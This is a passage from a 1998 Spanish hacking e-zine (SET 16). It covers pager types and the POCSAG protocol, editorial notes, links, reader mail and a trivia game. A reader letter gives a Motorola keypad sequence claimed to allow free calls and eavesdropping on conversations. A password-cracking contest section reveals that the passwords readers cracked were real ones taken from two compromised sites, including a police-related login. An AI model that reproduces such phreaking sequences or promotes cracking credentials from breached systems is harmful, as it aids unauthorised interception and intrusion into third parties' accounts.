El servidor localiza en que zona esta el pager y emite el mensaje hacia el, el mensaje llegara a todos los pagers en la zona, pero solo el del interesado se activara y se vera el mensaje.

( nota :Esto es como en la red PCS/CDMA Asia/Japon los moviles cuando estan en la red y alguien manda un mensaje a una persona muy cercana geograficamente a vosotros, vereis que el movil recibe señal y devuelve algo

como yo no soy el receptor. Para ver esto basta con dejar el movil en cuestion cerca del monitor de un ordenador, y vereis como en la pantalla se crean como olas. 8) Desconozco si esto ocurre en la red Gsm de Europa.)

El mensaje llega y el usuario hará lo necesario.

TIPOS DE PAGERS (-6-)

=====

Aquí están los principales, he visto algunos más que se venden en Hk y Beijing pero tengo mi dudas sobre que algunos son, parecen naves espaciales no pagers, son mezcla de varios de los aquí comentados. Mantengo los nombres por los que se conocen en Inglés, el resto en Castellano.

TONE-ONLY (Solo tonos): El pager alerta al usuario ; el usuario toma una acción predeterminada , como por ejemplo, llamar por teléfono. Un, Dos, Tres Responda otra vez... llamar a la compañía del pager, etc..

NUMERIC-DISPLAY (Igual que el anterior pero se ven números.): el pager alerta al usuario y visualiza el mensaje numerico; numero de telefono que se dejó en el mensaje. El usuario llamará a la compañía del pager para ver si le han dejado algún mensaje o llamará al número del mensaje.

ALPHANUMERIC AND VISUALIZATION IDEOGRAPHIC (Basicamente estos son los que se usan para los países que usan símbolos no ascii, lease China, Rusia, Turkia etc...): El pager alerta y visualiza el mensaje del texto; el usuario puede entonces tomar la acción necesaria. Al referirse al texto es con caracteres especiales. En España se usan los normales y nunca vereis modelos de estos, similares pero no con estas características.

VOICE/TONES (Tonos y Voz): El pager alerta al usuario; entonces entrega brevemente el mensaje de voz (de 10-20 segundos); el usuario puede entonces tomar la acción necesaria.

VOICE/SAVED : Este es como el anterior pero solo se diferencia que nos deja oír el mensaje de voz en cualquier momento.

Protocolo POCSAG (P.O.C.S.A.G.) (-7-)

=====

Nota: esta parte técnica está extraída del libro publicado hace unos años en Usa por un tal Brad Dye. A. El libro está fuera de circulación, si queréis más información mandadme email. Título original :

POCSAG PAGING FORMAT, CODE AND CODE CAPACITY

Este texto está muy reducido , dado que el libro son 300 páginas. Aquí está únicamente lo que he creído necesario para el artículo. No me pidáis el ISBN porque tengo fotocopias de él.

EL POCSAG . Origen...

^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Es el diseño de la señal que se usa en muchos pagers en forma de una secuencia de datos binarios que usan el Post Office Code Standardization Advisory Group (POCSAG) esto es ello. quedo claro ? Es un formato para paginar sincronizado que permite que la señal se transmita en un solo bloque por lotes. Este formato favorece un mayor ahorro de baterías y mejora el código.

Características del Formato

^^

Este formato esta compuesto por un preambulo de uno o mas lotes de palabras codigo. Cada lote comprende un cuadro de 32-bit para la sincronizacion y ocho cuadros de direccion de 64-bit compuestos por dos cuadros de direcciones de 32-bit o se rellena con idle. El cuadro de sincronizacion marca el comienzo del lote de palabras codigo.

El Lote es de 576 bits, siendo transmitido a 512/1200/2400bps dependiendo de distintos factores. La velocidad es automatica, aunque se pueda forzar, si un mensaje no llega o no hay respuesta de vuelta se volvera a probar con una velocidad mas lenta. Para saber si el codigo es POCSAG o no el decodificador analiza el preambulo del mensaje antes de aceptarlo, si lo es manda el bit de confirmacion para recibir todo.

#### Estructura de los Lotes

Un lote consiste de un marco de codigo sincronizado seguido por 8 marcos de 2 direcciones o codewords (6 direcciones o codewords por lote). Para que esto se mantenga asi, cada marco se rellena con 2 direcciones o 2 bit de codigo vacio.

Aqui acabo esto por ahora... hay mucho mas que decir, si la gente se interesa. Ampliare la informacion mucho mas a fondo, esto esta para que los principiantes se enteren del tema. POCSAG da para mucho mas..

\*EOF\*

```
-[ 0x07 ]-----
-[ PROYECTOS, PETICIONES, AVISOS ]-----
-[ by SET Staff ]-----SET-16-
```

}} } Nota del Editor

Pues ya veis... Esta vez han sido tres meses los que separan SET 15 de SET 16. Organizar la CON, examenes, curro, problemas en la CON... Ha pasado de todo en estos tres meses, y por ello no he podido tener a tiempo este numero. Gracias al trabajo realizado en equipo con el resto de los miembros de SET por fin teneis este numero en vuestro ordenador.

Hay mucha gente que opina que SET es facil de llevar. Se cogen los articulos, se pegan y listo. Ni por asomo. Aparte de los articulos y secciones que escribimos nosotros mismos, tenemos que comprobar los articulos que nos enviais. Se pasan a ASCII puro y se añaden las etiquetas de extraccion, si procede. En la medida de lo posible se comprueba la informacion contenida en el articulo. Si hay algun error, nos ponemos en contacto con el autor para que lo corrija para el proximo numero... Y como siempre se suele colar algun gazapo.

Desde luego tened una cosa presente. Para mantener SET, sacarlo adelante y hacerlo cada vez un poquito mejor hace falta un trabajo en equipo que se desarrolla habitualmente a traves de las redes disponibles. Y sin ese equipo ahi presente, SET, tal y como la conoceis, no seria posible.

A todos aquellos que se dedican a desvalorar. Me habia prometido a mi mismo no contestaros, ya que no merece la pena preocuparse por cuatro imbeciles. Pero ahora me apetece. Que tal si en vez de quejaros tanto, echais una mano y haceis que todo esto valga la pena? No podeis... No teneis lo que hay que tener. El valor suficiente para reconocer que entre todos hacemos mas que por separado, que en la red no se es superior por ser mas bocas.

Que realmente somos hackers, y no bandas urbanas reducidas al ordenador. Gracias a vosotros, los hackers seguimos siendo considerados criminales en España... Una pena. En USA ser un hacker es un orgullo. Y aqui queremos que tarde o temprano lo sea.

No os molesteis en seguir insultando. Como veis, seguimos aqui. Seguimos porque esto nos gusta realmente, porque hay gente a la que le interesa, porque esto es ser hacker. Y no andar destrozando ordenadores porque si, modificando archivos y vacilar con los colegas.

```
//                                     \\
[Bueno Falken como tu dices no vale la pena, la mania obsesiva es suya.
Recuerda, cuando te sientas cabreado lee el Visual Hacker 98 eLiTe
Edition que te envie. Veras como te pones de buen humor XDDD]
//                                     \\
```

SET no es nuestra, es de todos. Con esa intencion se hace, y asi pretendemos seguir. Si quereis colaborar, aqui nos teneis.

Ya os habreis dado cuenta de que en este numero no hay ningun articulo de mi cosecha... Asi que os podeis hacer a una idea de como he estado de ocupado. Para SET 17 la cosa cambia. En este momento tengo para terminar unos cuantos articulos, y depurar algo de codigo, que todavia se resiste.

De momento algunas secciones nuevas, lista de correo, nuevos miembros en el equipo... Esto marcha, y seguiremos aqui. Asi que no os preocupeis mucho si no veis que un numero de SET no salga justo en la fecha prevista.

Eso es todo por el momento. En cada numero de SET a partir de ahora procurare incluir al menos un articulo o un programa de mi cosecha particular. Que alguien se apiade de vosotros ;)

Por cierto... Que nadie lo celebre todavia, que sigo siendo el editor, y lo seguire siendo mientras pueda }:]

}} Colaboraciones

Lo que ya sabeis todos, enviad colaboraciones, articulos, ideas y toda clase de suministros, valores negociables y maravillosos viajes gratuitos. Como siempre, se necesita que escribais articulos, de aquello que considereis interesante, etc. Aqui van algunas ideas:

- Redes Inalambricas
- Inteligencia Artificial
- Criptografia
- Cosas de esas raras que vosotros sabeis
- Tecnologia aeroespacial
- Cronicas sociales del underground internacional
- ...

Pero vosotros habeis escrito pidiendo: Cursos de Jack the Ripper y cursos de SoftIce (a lo practico eh?). Pues hala, quien se anima?

Seguimos deseando recibir programas escritos por vosotros, echadle un ojo a las primeras llegadas en: <http://altern.org/netbul> (seccion Ficheros)

Seguramente que a vosotros se os ocurre alguna cosa mas que todavia no hemos propuesto, asi que venga, a que esperais. Las sugerencias, colaboraciones, etc. a la siguiente direccion de correo:

set-fw@bigfoot.com

Conveniente que envies las cosas encriptadas adecuadamente con la llave que encontraras al final de la ezine a nombre de SET ;)

}} Y hablando de colaboraciones...

Desde hace unas semanas teneis disponible en la web un programa enviado por Tioc, un lector habitual de SET, que os servira para poder leer comodamente cualquier numero de SET en formato .hlp, seleccionandolo desde un menu.

Se requiere que el programa se encuentre en el mismo directorio que los ficheros .hlp

Por otra parte, BioHazard nos envia el programa BioCrack. Se trata de un generador de diccionarios para DOS.

Cyborg por su parte nos envia la revision del programa de Cafo para extraer direcciones de la revista. Ahora compila en Red Hat sin problemas.

Y mas programas nos han ido llegando, algunos con problemas en la ejecucion, por lo que contactaremos en breve con los autores para resolverlos

y que todos podais disfrutar pronto de sus creaciones.

Tambien estan algunos logos que se han ido enviando y que hemos ido añadiendo, la pagina mas actualizada al respecto la mantiene +NetBul en <http://altern.org/netbul> (Seccion Set-Graph)

}} El correo de SET

Cada vez nos llega mas correo. No os preocupeis porque os iremos contestando a muchos. A algunos ya se os ha contestado en la seccion de correo de este numero, a otros en la pagina de correo de SET:

<http://www.geocities.com/SiliconValley/8726/correo.html>

Unos cuantos mas han recibido contestaciones privadas y los demas pues nada, hacemos lo que podemos.

}} SET LISTS

Por fin parece que hemos encontrado un servidor de listas de correo que no nos va a dejar tirados. De momento hemos creado una lista en la que os iremos avisando cada vez que sale un nuevo numero o que la pagina sufre alguna modificacion importante.

Esta lista no es interactiva, dado que lo que interesa de momento es que no se sobrecargue de mensajes para que a cada salida de un nuevo numero os podais enterar rapidamente.  
[Cruzemos los dedos]

Estamos estudiando el crear una lista en la que todos podais intercambiar mensajes. Y seguramente lo hagamos. Pero entonces, todo lo que digais, lo que envieis, sera vuestra entera responsabilidad.

Si recibimos suficientes peticiones, entonces la pondremos en marcha.

Ahora lo importante. Como suscribirse a la lista de la revista.  
Teneis varios metodos. El mas rapido y eficaz, enviad un mensaje vacio a:

[set-subscribe@egroups.com](mailto:set-subscribe@egroups.com)

[Para darse de baja un mensaje vacio a  
[set-unsubscribe@egroups.com](mailto:set-unsubscribe@egroups.com)]

Tambien podreis hacerlo desde el formulario que se incluye en nuestra web.

}} SET WEB TEAM

El equipo del web esta en marcha. Poco a poco se esta preparando una nueva, reluciente, gigantesca, fantastica macroweb. Y para ello necesitamos de vuestra colaboracion. Necesitamos grafistas, programadores de CGIs, etc.  
Si estais interesados en participar en la web, escribid a:

[glegend@set.net.eu.org](mailto:glegend@set.net.eu.org)

[Bueno, tampoco tanto que no vamos a hacerle la competencia a Microsoft!]

}} } Formatos

Garrulo ha estado de vacaciones estos días, y esperamos que pronto este al tajo como ha estado hasta hora. Todos aquellos que esteis interesados en colaborar en pasar SET a otros formatos escribidnos.

La pagina donde encontrareis las diferentes versiones de SET:  
<http://www.geocities.com/SiliconValley/Bay/8720/formatos.html>

NOTA: El formato HTML parece estar ya cogido.

}} } Agradecimientos

Pues a todos aquellos que han hecho posible SET 16

Un agradecimiento muy especial a todos los que de verdad colaboraron en SET CON, pese a que al final no se haya podido llevar a cabo, entre otras cosas, por problemas de infraestructura. Y que aun asi, siguen trabajando, aportando lo que pueden, para hacer que tarde o temprano SET CON sea una realidad. A todos, muchas gracias.

Mas agradecimientos a todos vosotros, que nos leeis y haceis que SET cada día crezca mas.

}} } Los enlaces a SET

Aqui esta la nueva lista de lugares que enlazan a SET o que en algunos casos tienen copias del ezine en sus paginas. Como vereis cada vez son mas, a este paso tendremos que sacar un suplemento :-D  
 Una vez mas gracias a todos, los fallos y omisiones son cosa nuestra.

[No quieres preocuparte por tu enlace?. Apunta a:  
<http://www.thepentagon.com/paseante>]

<http://vanhackez.islatortuga.com/enlaces.html>  
<http://vanhackez.islatortuga.com/set.html> VanHackez -Mirror-  
<http://raregazz.islatortuga.com/linkhack.htm> RareGazz  
<http://members.xoom.com/GabberMan/hacking.htm> GabberMan -Mirror-  
<http://iberhack.islatortuga.com/emag.htm> Iberhack, copias de SET.  
[http://underhack.islatortuga.com/\\_hpvci/\\_ezines/indexrevistespa.htm](http://underhack.islatortuga.com/_hpvci/_ezines/indexrevistespa.htm) Underhack  
<http://tdd.islatortuga.com/links.html> TDD  
[http://members.xoom.com/baron\\_rojo/links.htm](http://members.xoom.com/baron_rojo/links.htm)  
<http://members.xoom.com/ccbb/links.htm> Crackers Brain  
[http://members.xoom.com/upset\\_lion/links.htm](http://members.xoom.com/upset_lion/links.htm) Copias de SET  
<http://members.xoom.com/lynux/links.html>  
<http://members.xoom.com/matematicas/links.html>  
<http://members.xoom.com/skytrain/set/index.html> Dakota, copias de SET  
<http://members.xoom.com/necrolibro> Necronomicon  
<http://members.xoom.com/Aflame/links.html> Disciples of The Art Aflame  
<http://www.geocities.com/SiliconValley/Horizon/8004/grupos.html> Avenger  
<http://www.geocities.com/SiliconValley/Lab/7379/links1.html>  
[http://www.geocities.com/SiliconValley/Peaks/2450/h\\_c\\_p\\_v.htm](http://www.geocities.com/SiliconValley/Peaks/2450/h_c_p_v.htm)  
<http://www.geocities.com/SiliconValley/Lab/2201/hacker.html>  
<http://www.geocities.com/SiliconValley/Lakes/1707/> Profesor Falken

<http://www.geocities.com/SiliconValley/Hills/7910/EZ.htm>  
<http://www.geocities.com/SiliconValley/Hills/9518/links.htm>  
<http://www.geocities.com/SiliconValley/Horizon/2465/Linksz.htm>  
<http://www.geocities.com/SiliconValley/Sector/7227/bookmark.htm>  
<http://www.geocities.com/SiliconValley/Campus/6521/hack.htm> SET on-line  
<http://www.geocities.com/SiliconValley/Hills/8747/> U\_taker  
<http://www.geocities.com/SoHo/Coffeehouse/3948/EcdLinks.htm>  
<http://www.geocities.com/SouthBeach/Surf/2060/cosasararas.html>  
<http://www.geocities.com/Paris/Arc/7824/hackers.html>  
<http://www.geocities.com/SunsetStrip/Towers/1827/agenda.html>  
<http://www.geocities.com/Athens/Forum/7094/enlapag.htm>  
<http://www.geocities.com/Colosseum/Sideline/9497/links.htm> Proyecto R  
<http://www.geocities.com/SoHo/Cafe/3715/>  
<http://www.geocities.com/Eureka/4170/link.htm> Gorth BBS  
<http://www.geocities.com/Baja/Canyon/1232/pagina2.htm>  
<http://www.angelfire.com/ml/JJFHackersTeam/links.html> JJF Hackers  
<http://www.fortunecity.com/westwood/calvin/275/> Lagarto  
<http://www.fortunecity.com/rivendell/xanth/42/hack.html>  
<http://www.internet-club.com/argentina/oscurolinks.htm> Oscuro  
<http://www.swin.net/usuarios/nexus9/underground/under.htm>  
<http://www.promega.net/~freedom/links.html>  
<http://www.blackbrains.org/res.htm> Black Brains  
<http://members.tripod.com/%7eprivatelinks/hacking.htm>  
<http://members.tripod.com/~newkers/links.html>  
<http://members.tripod.com/~hacktrax/Enlaces.htm>  
[http://members.tripod.com/~la\\_katedral\\_org/links.htm](http://members.tripod.com/~la_katedral_org/links.htm) KTD  
[http://members.tripod.com/~grupo\\_akelarre/links.html](http://members.tripod.com/~grupo_akelarre/links.html) Akelarre  
<http://www.civila.com/archivos/hispania/JLGallego/gallego2.htm>  
<http://www.paisvirtual.com/informatica/software/moisex/undergro.html>  
<http://www.arraakis.es/~vaguilar/>  
<http://www.arraakis.es/~enzo/links.htm>  
<http://www.arraakis.es/~toletum/opcion4.htm>  
<http://www.arraakis.es/~jebg/hook/links.htm>  
<http://www.arraakis.es/~egrojl/comunica.htm>  
<http://www.arraakis.es/~adevis/bucanero/index1.htm>  
<http://www.arraakis.es/~jrubi/links.html>  
<http://personal.redestb.es/wiseman/LINKS.htm>  
<http://personal.redestb.es/benigarcia/frontera.htm>  
<http://personal.redestb.es/jquirola.es/Hacking.htm>  
<http://usuarios.intercom.es/vampus/kultura.html>  
[http://web.jet.es/~simon\\_roses/weblink.html](http://web.jet.es/~simon_roses/weblink.html)  
<http://www.ctv.es/USERS/polito6/links.htm>  
<http://www.audinex.es/~drakowar/Hack/revistas.htm>  
<http://www.audinex.es/~drakowar/Hack/enlaces.htm> Drako -Mirror-  
<http://casiopea.adi.uam.es/~juampe/bookm3.html>  
<http://sipl23.si.ehu.es/groups/proyectos5/chessy/index.htm> Chessy's Paranoid  
<http://cotopaxi.dyn.ml.org:800/hackuma/> HackUMA  
<http://moon.inf.uji.es/~hackvi/index.html>  
<http://moon.inf.uji.es/~javi/hidden.html>  
<http://moon.inf.uji.es/~zilc/Hack.htm>  
<http://www.tlm.upna.es/seguridad/hacker/hack.html>  
<http://www.minorisa.es/homepag/pretor/pok.htm> Bonita calavera ;-)  
<http://www.infsoftwin.es/usuarios/diablin/links.htm>  
<http://www.ictnet.es/%2bmmmerce/agenda.htm>  
<http://welcome.to/neptuno> SET on-line (Posidon)  
<http://pagina.de/font/hack.htm> Raul Font  
<http://www.olivet.com/astruc/asvir053.htm>  
<http://www.iponet.es/~vactor/scarta/links/links.html>  
<http://www.fut.es/~jrbb/links.htm>  
<http://www.anit.es/personal/larios/link.htm>  
<http://www.teleline.es/personal/lbg10783/otros.htm>  
<http://www.arroba380.com/enlaces.html>

}} } America, oh!. Esto es America.

Desde \_Brasil\_, ya me iria yo de vacaciones, Cyberdark nos manda lo siguiente.

Ola rapazes do mundo underground

Gosto muito da revista de voces sou programador em C e delphi conheco o suficiente para fazer algumas ligacoes telefonicas grauitamente

```

-----=      burlando telefone -----=
-----=      MOTOROLA -----=
1 -> Digite fnc + 0 + 0 + * + * + 8 + 3 + 7 + 8 + 6 + 6 +3 +3  + STO
2 -> # E como se fosse ENTER
3 -> 11300 + #
4 -> 08 + #

```

JA ESTA OUVINDO CONVERSA HEHEHE

Listo Calisto, telefonea a Melibea. (Now it's free!)

Desde \_Paraguay\_ Freedom y SoulMind nos informan de que se esta creando un grupo del país con ganas de dar guerra y abrirse hueco. Suerte y a por ellos.

[Como no sabemos muy bien si poner el e-mail o no preferimos ser prudentes]

Desde \_Argentina\_ lugar del que por cierto estan aumentando los hits a nuestra web (a que se debe?. Salimos en la tele?. Estamos en las BBS?) nos llegan varias peticiones de gente que desea contactar y conocer gente de su país. Pues nada, en lugar de responderos, leeros SET 15 o la linea de abajo donde repetimos el mail de alguien que queria eso mismo:

<alenclaud@coopdelviso.com.ar>

Con esto de que ahora el ezine es enorme, a algunos se les pasan las cosas por alto.

Desde \_Chile\_ Planxius continua con su ezine Proyecto R con homepage en:  
<http://www.geocities.com/Colosseum/Sideline/9497>

}} } SET CON

Ya habreis comprobado que al final, la tan mencionada SET CON, no se ha celebrado en Agosto, como estaba previsto. Durante los dias previos a las fechas iniciales surgieron multitud de imprevistos. Algunos con la gente de la organizacion (que mala uva tienen algunos), otros simplemente con los materiales requeridos.

Aun asi, SET CON sigue en marcha. Habria posibilidades de realizarla este año, pero ya seria con prisas. Por esto hemos decidido ir moviendolo poco a poco para conseguir realmente una CON envidiable, y que salga bien. Para ello se necesita tiempo. Seguro que lo entendeis.

Y por eso, porque ahora ya tenemos tiempo para hacerla con ideas frescas,

seguimos necesitando que colaboreis. De momento, si teneis alguna sugerencia, la podeis enviar a <setcon@bigfoot.com>. Para el resto de colaboraciones ya os iremos informando a traves de la pagina y de la ezine.

Contamos con vosotros para que esto salga adelante.

}} } Concurso de claves

Vamos a dar por finalizado el concurso de passwords con el siguiente resultado:

|                  |                   |                   |
|------------------|-------------------|-------------------|
| 1- LAroux.       | 6- iOntWcuwrGVww  | 11- aY4Vps830nCPw |
| 2- afItfylyBRENl | 7- cattle         | 12- Dplfe34SdeFRT |
| 3- blfdpd        | 8- brodie         | 13- e6RfbsM294fgT |
| 4- Forbes        | 9- yp12nw4ZplaKw  | 14- gfDc647FnmlpO |
| 5- beatles       | 10- EorPO3Ewsx098 | 15- tR5yfGbaSx93e |

Dar las gracias a:

-Karthenas -Gabberman -^Taker -Genkaos -ear5ar -andyhack -Rickrei -Kovre

Y a todos aquellos de los que no hayamos podido olvidar, la verdad es que hubo bastante gente participando aunque muchos mandaron solo una clave pero gracias igualmente.

Ahora bien, de que nos ha servido?. Hemos podido comprobar como de 15 claves se han comprometido 6 lo que supone un 40%. Un porcentaje realmente alto (podeis de todos modos continuar e intentar llegar al 100%...) Supongo que ahora os preguntareis si esto "refleja la realidad", cuando presente el concurso en SET 14 escribi exactamente:

DESCARGO: \*Por supuesto\* ninguno de estos pwd es de un site ni nada por el estilo ni siquiera ponemos un fichero de claves, pura y simplemente la clave, no os preocupeis que no ayudareis a quebrantar la seguridad de un ordenador.

Y asi es, claro que quiza mis palabras pudieron llevar a confusion y ser malinterpretadas (igualito que las de Clinton). Todos estos passwords son REALES pero no son "de un site"..sino de DOS sites. No habeis "quebrantado la seguridad de un ordenador" porque esta seguridad ya estaba quebrantada. Ademas habrias quebrantado la seguridad de al menos DOS ordenadores diferentes ;->

Para los que se quejaron de la 'dificultad' de la clave 3 me gustaria darles una pequeña explicacion. El login de esa clave es "cops". Os va sonando?. Seguis a Steven Bochco (Hill Street Blues, La Ley de los Angeles..)?. Habeis visto la serie de "Policias de Nueva York"?. Recordais el titulo original?: NYPD (New York Police Department) La clave 3 (login "cops") era: BLFDPD

Tenemos entonces que la "compleja clave" no eran mas que la abreviatura de: xxxxxxxx Police Department. Como veis la clave mas "dificil" hubiera podido incluso ser adivinada por deduccion de tener el fichero de claves completo ante vuestros ojos. Quiza no fue muy "limpio" por mi parte ;- ) pero lo habeis hecho realmente bien a pesar de todo. Debe estar ya claro que uno de los dos sites es un ISP norteamericano. El segundo....no lo diremos. Mas de uno podria echarse la mano al corazon

y despues a la cartera. Ademas esta "mas cerca".

}} TRiViAL HACKiNG EDiTiON

Estamos dando los ultimos retoques a la version preliminar del TRIVIAL HACKERS EDITION. Pero para que luego no digais que las preguntas son muy dificiles, recordad que podeis participar escribiendo las vuestras.

Aqui os dejo el texto introductorio al trivial, escrito por el equipo de desarrollo

<+> set\_016/trivial/trivial.txt

TRiViAL HACKiNG - rev 1.0 (Ago98)

"Test your knowledge, Hack the Planet!"

(c) GARRULO, GREEN LEGEND, HACKERMATE 1998

Creado para SET-CON

<http://set.net.eu.org>

-----

1) Introduccion...

Bueno, dando algunas vueltas este proyecto acabo en nuestras manos no se si para bien o para mal.. vosotros mismos podeis juzgar. Este TRiViAL HACKiNG esta basado en el original y como referencia hemos usado las cajas Azul Oscuro (Edicion Normal) y Azul Claro (Jovenes Jugadores). Pero este Trivial es especial. Estais hartos de las preguntas de Historia ? o las de Arte y Literatura ? Pues nunca mas. Joder parece un anuncio.. Despues de recluirnos durante tres dias en una casa de montaa sin mas ayuda que nosotros mismos, una piscina y un pc este es el resultado. En un principio no se usaron libros de consulta de ningun tipo. Lo que puede ser una ayuda o no depende de vosotros. Al menos 1/3 de las preguntas son "nuestra" cultura informatica sin libro y a pelo para que luego no os quejeis. Dado que la SET-CON se ha retrasado pues hemos tenido tiempo de darle un retoques, corregir preguntas sin sentido o ciertos bugs que se nos habian escapado. Es imposible saber todas las preguntas dado que algunas ni nosotros mismo las sabiamos o estabamos seguros hasta que consultamos en libros. Eso, si los Gurus por ahi seguro que las saben todas.. Esperamos que os guste y disfruteis jugando...

Green Legend

-----

2) Temas...

Los temas de este Trivial han cambiado un poco.. aqui estan..

|                     |      |
|---------------------|------|
| Siglas              | (S)  |
| Sistemas Operativos | (OS) |

|                                |       |
|--------------------------------|-------|
| H/P/C/V                        | (H/P) |
| Cultura Informatica en General | (CI)  |
| Hardware & Software            | (HS)  |
| Miscelanea / Cultura General   | (M)   |

- (S) Siglas : Como su nombre indica habra siglas conocidas dentro del mundillo y no tan conocidas.
- (OS) Sistemas Operativos : Desempolva tus viejos cacharros y ponte al dia en lo ultimo.
- (H/P) H/P/C/V : Necesita presentacion ? Preguntas sobre Hacking, Phreaking Virii, Carding, Cracking, etc, etc...
- (CI) Cultura Informatica en General : Aqui tiene cabida de todo un poco pero muy relacionado con la Informatica y su mundillo.
- (HS) Hardware & Software : Aqui nos desmelenamos y correra la sangre. Avisados estais. Todo sobre Soft Indispensable y sobre lo mas importante de Hardware.
- (M) Miscelanea / Cultura General : El que escoja esto se atiene a sus consecuencias, es una masacre hay de todo y para todos. Desde cosas de la tele hasta de toros. Avisados estais...

-----

### 3) Reglas

Bueno quien no ha jugado al Trivial ? Pues no vamos a ser nosotros quienes os lo expliquemos, simplemente os refrescare la memoria

Se necesitan :

- Un Tablero, de Trivial se supone, no vale de Parchis.
- Un Dado, de los normales, no me seais listos.
- Quesitos de Trivial y fichas.
- Hojas de preguntas (2 bloques)
- Un cerebro (opcional..)

Se juega por equipos, o si eres mu chulo como Torrente puedes jugar tu solito, o jugar haciendo equipo con un lamer que para todos los efectos es como jugar solo. Para mas diversion recomiendo jugar por equipos y para mayor disfrute juntate con alguien que no conozcas que asi tiene mas gracia. Como ultimo aviso sobre los equipos los mejores resultados se dan cuando se mezclan gente de distintos gustos, un phreak con un programador, un warez con un hacker o como os de la gana.

- Comienzo de la partida, se tira un dado y comienza el que obtenga el numero mas bajo. Si resulta en empate. volverian a tirar los que hayan empatado.
- Se reparten los bloques de preguntas en dos, independientemente de cuantos grupos esten jugando. si hay cuatro equipos A - B y C - D A y B compartiran un bloque de preguntas, C y D compartiran el otro y haya paz.
- Cada uno comienza desde su lugar, segun color o lo que se haya

decidido, se puede ir en todas direcciones y en las casillas de dado se vuelve a tirar.

- En el centro se escoge tema. Antes de ganar se debe ir al centro y responder una pregunta de cada tema, acertando por lo menos 4 de las 6 totales por tarjeta.
- La ayuda externa se penaliza con otra pregunta y cualquier otro tipo de trampas se penalizan con un kick+ban ;)

Bueno creo que no me olvido de nada..

-----

4) Colaboraciones...

\*Ha colaborado mucha gente..

Falken - Paseante - +NetBul - Chessy - MISSATGE -

Gente de El Agora de SET y gentes varias..

\*\*El Betatesting ha corrido a cargo de estos otros..

Juanjo incansable "Psxman" - Omar aka "www.jueves.es"

Inga "BSOman"

Y

Nosotros mismos, Green LegenD / Garrulo / HackerMate

-----

5) Libros Consultados...

Si, que no somos dios y necesitamos libros...  
Estos son algunos de los que hemos consultado.

Using Linux 2nd Edition - Utilizando Linux 2ª Edicion  
Prentice Hall - QUE - 1997

AMiGA 500 User Manual - Manual del Usuario de A500  
Amiga Publishing - 1985

MS Windows CE Resource Guide - Guia de Recursos del Win CE  
Ms Press - 1996

Sinclair ZX Spectrum Advanced - ZX Spectrum Avanzado  
Sinclair - 1984

Amiga Technical Reference Set - Addison Wesley  
Amiga Publishing - 1986

Mastering AmigaDOS - Stanton & Pinal  
Arrays Inc. - 1985

Unix Power Tools - 4ª Edicion  
QUE - 1996

Inside the AMiGA - Berry  
SAMS - 1987

-----  
 6) Contactos y Actualizaciones de TRiViAL HACKiNG

Bueno pues no se, ya veremos por ahora es una primera version.  
 Para ponerse en contacto con nosotros, simplemente manda un email  
 a glegend@set.net.eu.org y respondere a tus preguntas. Avisados  
 estais que no queremos clones, si quereis añadir preguntas o hacer  
 cualquier tipo de correccion no teneis nada mas que mandar un e-mail  
 y se actualizara para la revision siguiente. ok? Todo claro.

FTP - qcam.las.es - login:ftpl - passwd:saqueadores

QCAM.LAS.ES/pub/trivial.hacking/

WWW - http://set.net.eu.org (Ficheros)

Green Legend - SET Staff (c) 1998  
 glegend@set.net.eu.org

(c) SET 1998 - Saquedores Edicion Tecnica

-----  
 <-->

}}} Otra red de IRC: Union Latina

El autor de la pagina del Necrolibro, que responde al tranquilizador  
 nick de "Muerte" nos envia esta lista de nodos de una red de IRC para  
 todos aquellos marginados del Hispano (o que quieran probar algo nuevo)  
 Ideal para usuarios con accesos bancarios };->

Union Latina: Comunet (ES, Bilbao): comunet.unionlatina.org  
 Union Latina: Digital (ES, Madrid): madrid.unionlatina.org  
 Union Latina: Dragonet (ES, Alicante): dragonet.unionlatina.org  
 Union Latina: Interlink (ES, Madrid): interlink.unionlatina.org  
 Union Latina: Lander (ES, Madrid): lander.unionlatina.org  
 Union Latina: Telebase (ES, Alicante): telebase.unionlatina.org  
 Union Latina: Tinet (ES, Tarragona): tinet.unionlatina.org

}}} SET 17

Pues para que voy a decir cuando sale SET 17? Luego aparecen imprevistos que  
 nos dan retrasos y hala, la tenemos liada. ;)

Bromas aparte, seguimos con la periodicidad de siempre, dos meses. Esta  
 vez no es muy probable que se sufran grandes retrasos, como ahora. Con  
 esto quiero decir que SET 17 vera la luz unas dos semanas despues del SIMO,  
 en Noviembre.

Y para que no esteis impacientes, hemos creado una lista de correo en la  
 que recibireis informacion sobre novedades en SET, y los lanzamientos de

cada numero. Ya sabeis, siempre que funcione (esa es otra).

Mail a: <set-subscribe@egroups.com> o rellenar el formulario en la Web.

Ojo! Que la pagina se actualiza frecuentemente, con noticias, nuevos textos, la pagina de correo, y nuevas sorpresas. Solo avisaremos en la lista de lo mas importante, de cambios grandes o del lanzamiento de nuevos SETs.

[ 0x08 ]-----  
-[ FORO DE DEBATE ]-----  
-[ by SET STaff ]-----SET-16-

```
oooooooooooo oooooooo oooooooooooooo oooooooo
888      8 o888  888o 888   888 o888  888o
888ooo8  888    888 888oooo88 888    888
888      888o  o888 888  88o  888o  o888
o888o    88ooo88 o888o 88o8  88ooo88
```

```
  | \ | |  | \ | | | | | | | |
  | / | |  | / | | | | | | | |
```

```
  _#_
  (o o)
```

```
.-----ooO--( )--Ooo-----
| Se puede ser hacker sin ordenador? |
'-----'
```

Pues aqui estamos con una seccion nueva mas... Y es que este numero va de estrenos.

En esta ocasion se trata de un foro en el que podeis participar expresando vuestras opiniones acerca de algun tema de interes. Para que luego no se diga que no hay interactividad.

Como SET se publica habitualmente cada dos meses, salvo cuando se producen retrasos (ejem!), el tiempo entre opinion y respuestas puede dilatarse demasiado. Asi que no es una seccion para que escribais exclusivamente a ella. Se trata de animaros a debatir sobre cuestiones que son importantes.

El sitio idoneo para debatir cualquiera de los temas que se propongan aqui es el TABLON ubicado en nuestra web.

Por si no sabeis donde esta, TABLON DE ANUNCIOS:  
<http://www.geocities.com/SiliconValley/8726/feedback.html>

Nosotros recogeremos para cada numero las opiniones que nos parezcan mas interesantes. Y por supuesto, participaremos en ellos, dando nuestra propia opinion.

Podeis proponernos aquellos temas que deseais que se traten en la direccion de correo de SET.

Para inaugurar la seccion, contamos con la opinion que GreenN LegenD nos ha dejado sobre la cuestion que encabeza la seccion. Aqui va:

[::-{ 0x01 }-:]

"Se puede ser un Hacker sin ordenador?"

Hacking  
e  
Ingenieria Social

Por GreeN Legend

glegend@set.net.eu.org

-----  
Esta pregunta, que hace poco he visto formulada en un foro electronico me ha hecho pensar un poco y como haciendo una reflexion en voz alta he aqui este texto.

